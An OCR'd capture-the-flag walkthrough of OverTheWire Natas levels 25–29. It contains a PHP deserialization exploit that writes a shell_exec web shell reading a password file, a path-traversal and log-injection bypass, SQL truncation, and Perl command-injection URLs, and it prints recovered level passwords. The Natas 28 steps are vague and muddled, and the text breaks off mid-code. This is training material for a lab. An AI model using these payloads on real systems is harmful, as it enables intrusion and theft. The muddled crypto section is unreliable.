
```
function logRequest($message){
    $log="[". date("d.m.Y H::i:s",time()) ."]";
    $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
    $log=$log . " \"" . $message ."\"\n";
    $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() .".log","a");
    fwrite($fd,$log);
    fclose($fd);
}
```

This function will create a date() object, get the HTTP user agent from our request, the message generated by the safeinclude() check, and then write all of that to a log file available at /var/www/natas/natas25/logs/natas25_oursessionIDhere.log.
This function will create a date() object, get the HTTP user agent from our request, the message generated by the safeinclude() check, and then write all of that to a log file available at /var/www/natas/natas25/logs/natas25_oursessionIDhere.log.

```
// check for directory traversal
if(strstr($filename,"../")){
    logRequest("Directory traversal attempt! fixing request.");
    $filename=str_replace("../","",$filename);
}
```

After searching for a bypass, I found this writeup. The important part is this:
Even if the str_replace('../', '', $lang) instruction is used, the path traversal vulnerability is still present and can be abused using ..../// instead of ../.

- Use ..../// to bypass the directory traversal check and view the log file that corresponds to your PHPSESSID.
- Use Burp Suite to modify this request and set the HTTP user agent header to valid PHP code that prints up the flag.
- Send the request, which will inject your command into the log file, then show you the updated log file



And there's our password: oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T.

Natas 26:

Login to the natas 26 by entering the username and password from the level we got previously

Objective
- Exploit a PHP object deserialization vulnerability to retrieve the password for Natas27.

Key Concepts
- PHP Object Deserialization: The application unserializes user-controlled data from the drawing cookie, leading to potential code execution.
- Magic Methods in PHP: The Logger class implements the __destruct() method, which is invoked upon object destruction, allowing for unintended behavior if manipulated.
- File Write via __destruct(): By crafting a malicious Logger object, it's possible to write arbitrary content to a file on the server.
- Base64 Encoding: Serialized objects are base64-encoded before being stored in cookies.

Steps to Solve
1. Access the Level:
- Navigate to the application and log in with the credentials from Level 25.

2. Analyze Source Code:
- The application processes user input by checking for a drawing value in the cookie or (x1, y1, x2, y2) in POST data.
- If drawing exists, it's base64-decoded and unserialized:
$drawing = unserialize(base64_decode($_COOKIE["drawing"]));
- The Logger class is defined with private properties logFile and exitMsg, and a __destruct() method that writes exitMsg to logFile.

3. Craft Malicious Logger Object:
- Create a PHP script that defines the Logger class and sets exitMsg to PHP code that reads the password file, and logFile to a web-accessible location:


```
<?php
class Logger {
private $logFile;
private $exitMsg;

function __construct() {
$this->exitMsg = "<?php echo shell_exec('cat /etc/natas_webpass/natas27'); ?>";
$this->logFile = "/var/www/natas/natas26/img/natas26_exploit.php";
}
}

$logger = new Logger();
echo base64_encode(serialize($logger));
?>
```

- Run this script to obtain the base64-encoded serialized object.

4. Inject Malicious Object via Cookie:
- In your browser, open developer tools and set the drawing cookie to the base64-encoded string obtained from the previous step.
- Refresh the page to trigger the deserialization process.

5. Trigger __destruct() Method:
- Upon page reload, the application unserializes the drawing cookie, instantiates the Logger object, and invokes the __destruct() method.
- This results in writing the exitMsg content to the specified logFile.

6. Retrieve the Password:
- Access the created PHP file via the browser.
- The PHP code within the file executes, displaying the password for Natas27.



55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

Natas 27:

Login to the natas 27 using the username and password we got from the previous level

We're given the source code, so let's check that out

Source Code Analysis

The source code is written in PHP (same as all of the Natas levels thus far).
If the request includes a username and password (in other words, if we fill out the form and hit submit), we'll hit this part of the code:

```
if(array_key_exists("username", $_REQUEST) and array_key_exists("password", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas27', '<censored>');
    mysql_select_db('natas27', $link);


    if(validUser($link,$_REQUEST["username"])) {
        //user exists, check creds
        if(checkCredentials($link,$_REQUEST["username"],$_REQUEST["password"])){
            echo "Welcome " . htmlentities($_REQUEST["username"]) . "!<br>";
            echo "Here is your data:<br>";
            $data=dumpData($link,$_REQUEST["username"]);
            print htmlentities($data);
        }
        else{
            echo "Wrong password for user: " . htmlentities($_REQUEST["username"]) . "<br>";
        }
    }
    else {
        //user doesn't exist
        if(createUser($link,$_REQUEST["username"],$_REQUEST["password"])){
            echo "User " . htmlentities($_REQUEST["username"]) . " was created!";
        }
    }

    mysql_close($link);
} else {
?>
```

A connection to the database will be opened. Next, the program will check if the username is valid using validUser():

```
function validUser($link,$usr){

    $user=mysql_real_escape_string($usr);

    $query = "SELECT * from users where username='$user'";
    $res = mysql_query($query, $link);
    if($res) {
        if(mysql_num_rows($res) > 0) {
            return True;
        }
    }
    return False;
}
```

If so, the credentials (username and password) will be checked via checkCredentials():

```
function checkCredentials($link,$usr,$pass){

    $user=mysql_real_escape_string($usr);
    $password=mysql_real_escape_string($pass);

    $query = "SELECT username from users where username='$user' and password='$password' ";
    $res = mysql_query($query, $link);
    if(mysql_num_rows($res) > 0){
        return True;
    }
    return False;
}
```

If there's a valid match, all information related to the user will be dumped (dumpData()).

```
function dumpData($link,$usr){

    $user=mysql_real_escape_string($usr);

    $query = "SELECT * from users where username='$user'";
    $res = mysql_query($query, $link);
    if($res) {
        if(mysql_num_rows($res) > 0) {
            while ($row = mysql_fetch_assoc($res)) {
                // thanks to Gobo for reporting this bug!
                //return print_r($row);
                return print_r($row,true);
            }
        }
    }
    return False;
}
```

If not, a new user will be created with that username/password (createUser()):

```
function createUser($link, $usr, $pass){

    $user=mysql_real_escape_string($usr);
    $password=mysql_real_escape_string($pass);

    $query = "INSERT INTO users (username,password) values ('$user','$password')";
    $res = mysql_query($query, $link);
    if(mysql_affected_rows() > 0){
        return True;
    }
    return False;
}
```

Strategy

- Each of the functions above use mysql_real_escape_string() to escape our input. That means no SQL injection. I found a few posts describing edge cases in which you could bypass mysql_real_escape_string() but none that apply here. It's possible there are bypasses, but I was not able to find any while researching this rabbit hole.
- That leaves some kind of logic flaw, then. Presumably, we're looking to get information for username natas28.
- The function checkCredentials() matches a username and password against the database, whereas validUser() and dumpData() only match the username.

- So the username existence is what determines if a new user is created or not. If the correct credentials for the username are provided, the data matching that username (but not necessarily that password) is dumped.

Our strategy here is to:

1. Submit something that is interpreted by the validUser() function as a new user, triggering the createUser() function.
2. The input to the createUser() function will overflow the varchar limit, and result in an identical natas28 user, since there's no restriction on the usernames being unique.
3. We'll then login with the secondary natas28 credentials that we just made.
4. This will pass the checkCredentials() function, and then will be interpreted as the original natas28 user for the dumpData() function.

Crafting the username


- If we submit [natas28 username][random chars], it will be interpreted as an entirely different username. We need something that the database cleanly interprets as just natas28.
- If you remember from earlier, whitespace gets truncated. So what happens when you submit [natas28 username][tons of whitespace that overflows the varchar limit]?
- You guessed it, another Wrong password for user: natas28 error meaning that it's interpreted as the original natas28.
- That's because it's being truncated *before* the validUser() check, and fails. If we put something at the end of our long string, it will not truncate the username during the validUser() check:

  natas28 [... lots of whitespace...] x


- This will result in the validUser() function returning nothing, meaning that a new user will be created. But the long string entered into the database will be truncated before the x due to the varchar limit, and the remaining whitespace will also be truncated, leaving us with just natas28.
- I found an online MySQL editor/compiler to test this out, but it didn't work online. Maybe they have strict mode enabled. Out of other ideas, I tried this directly on the Natas 27 level, using BurpSuite.
- First, I figured out how many spaces I would need (url-encoded as +):

```
$ python -c "print('+' * (64 - len('natas28')))"
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

- Then I sent that as a POST request. To recap, that's a username starting with natas28, a long string of spaces, followed by an X (and a password of password). The X will prevent the whitespace from being truncated right away. Then during user creation, the X (and spaces) will be truncated, leaving us with a duplicate natas28 user.
- The response back says that username natas28 [...57 spaces...] x.




Let's see if we can login using natas28 and password password:



and that's our password!

Natas 28:

Login with the username and password we got from the previous level



Objective

- Retrieve the password for Natas29 by exploiting a cryptographic vulnerability in the search query processing.

Key Concepts
- Base64 Encoding: The search query is base64-encoded before being processed.
- AES Encryption: The query string is likely encrypted using AES in ECB mode, as indicated by the repeating patterns in the ciphertext.
- ECB Mode Vulnerability: AES in ECB mode encrypts identical plaintext blocks into identical ciphertext blocks, allowing for pattern analysis.
- Padding Oracle Attack: An attack that exploits padding errors in cryptographic protocols to decrypt data without the key.

Steps to Solve
1. Access the Level:
- Navigate to the application and log in with the credentials from Level 27.

2. Analyze the Query Structure:
- Submit a search query and observe the URL.
- The query parameter (query) contains a long base64-encoded string.
- Example:
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKriAqPE2++uYlniRMkobB1vfoQVOxoUVz5bypVRFkZR5BPSyq/LC12hqpypTFRyXA=

3. Identify the Encryption Scheme:
- Attempt to decode the base64 string using CyberChef or similar tools.
- If decoding fails, observe for any padding errors, such as PKCS#7 padding errors, which suggest AES encryption.
- The repeating patterns in the ciphertext indicate the use of AES in ECB mode.


4. Craft a Padding Oracle Attack:
- Modify the base64-encoded string to manipulate the padding.
- Submit the modified query and observe the server's response for any padding errors.
- Use the padding oracle to decrypt the ciphertext block by block.

5. Decrypt the Query:
- Use the padding oracle to recover the plaintext query.
- The decrypted query will contain the flag for Natas29.


6. Retrieve the Password:
- Access the decrypted query to obtain the password for Natas29.

Natan 29:

Login to natan 29 using the username and password we got from the previous level



The page is pretty l33t-speak and only gets more so when you choose something from the dropdown menu.




Right-click is disabled but viewing the source doesn't really help us much.
This challenge is loading in different file names via the dropdown menu options, so let's figure out how to load in a file of our choosing (probably /etc/natas_webpass/natas30, following the pattern from previous levels).

Perl Command Injection
I googled Perl command injection and looked at a few different options, most of which involve using ; or | to concatenate other commands onto the command being executed. For example, I tried:


http://natas29.natas.labs.overthewire.org/index.pl?file=|ls|

Without any luck. After playing around with different options, I discovered that the command being injected needs to be null terminated.
The input |ls%00 (for a full request URL of http://natas29.natas.labs.overthewire.org/index.pl?file=|ls%00) works, showing us what is in the web directory.



I also did |pwd%00 to discover that we are in /var/www/natas/natas29.

Trying to print the flag file
Now that I've got basic command injection working, I thought that it'd be as simple as injecting |cat /etc/natas_webpass/natas30. However, that wasn't the case. Each time I tried to do this, I'd get a "meep!" message:



I tried a variety of methods to navigate to that directory, including base64-encoding my message. After a while I decided to find the source file for index.pl to see what filtering was in place.

Printing index.pl

In order to get the contents of index.pl, I used base64 encoding so that the output didn't get rendered as part of the web page. This was done using:

| cat index.pl | base64%00

Which results in a request URL of:

http://natas29.natas.labs.overthewire.org/index.pl?file=|cat%20index.pl%20|%20base64%00

This outputs a huge block of base64-encoded text

If we decode this in CyberChef, the original index.pl content is:

```
#!/usr/bin/perl
use CGI qw(:standard);

print <<END;
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>

[... cut for length ...]

<h1>natas29</h1>
<div id="content">
END
#
# morla /10111
# '$_=qw/ljttft3dvu{/,s/./print chr ord($&)-1/eg'
#
# credits for the previous level go to whoever
# created insomnihack2016/Fridginator, where I stole the idea from.
# that was a fun challenge, Thanks!
#

print <<END;
H3y K1dZ,<br>
y0 rEm3mB3rz p3Rl rit3?<br>
\\/\\/4Nn4 g0 olD5kawL? R3aD Up!<br><br>

<form action="index.pl" method="GET">
<select name="file" onchange="this.form.submit()">
<option value="">s3lEcT suMp1n!</option>
<option value="perl underground">perl underground</option>
<option value="perl underground 2">perl underground 2</option>
<option value="perl underground 3">perl underground 3</option>
<option value="perl underground 4">perl underground 4</option>
<option value="perl underground 5">perl underground 5</option>
</select>
</form>

END

if(param('file')){
  $f=param('file');
  if($f=~/natas/){
    print "meeeeeep!<br>";
  }
  else{
    open(FD, "$f.txt");
    print "<pre>";
    while (<FD>){
      print CGI::escapeHTML($_);
    }
    print "</pre>";
  }
}

print <<END;
<div id="viewsource">c4n Y0 h4z s4uc3?</div>
</div>
</body>
</html>
END
```

The important part (as far as our attack is concerned) is here:


```
if(param('file')){
  $f=param('file');
  if($f=~/natas/){
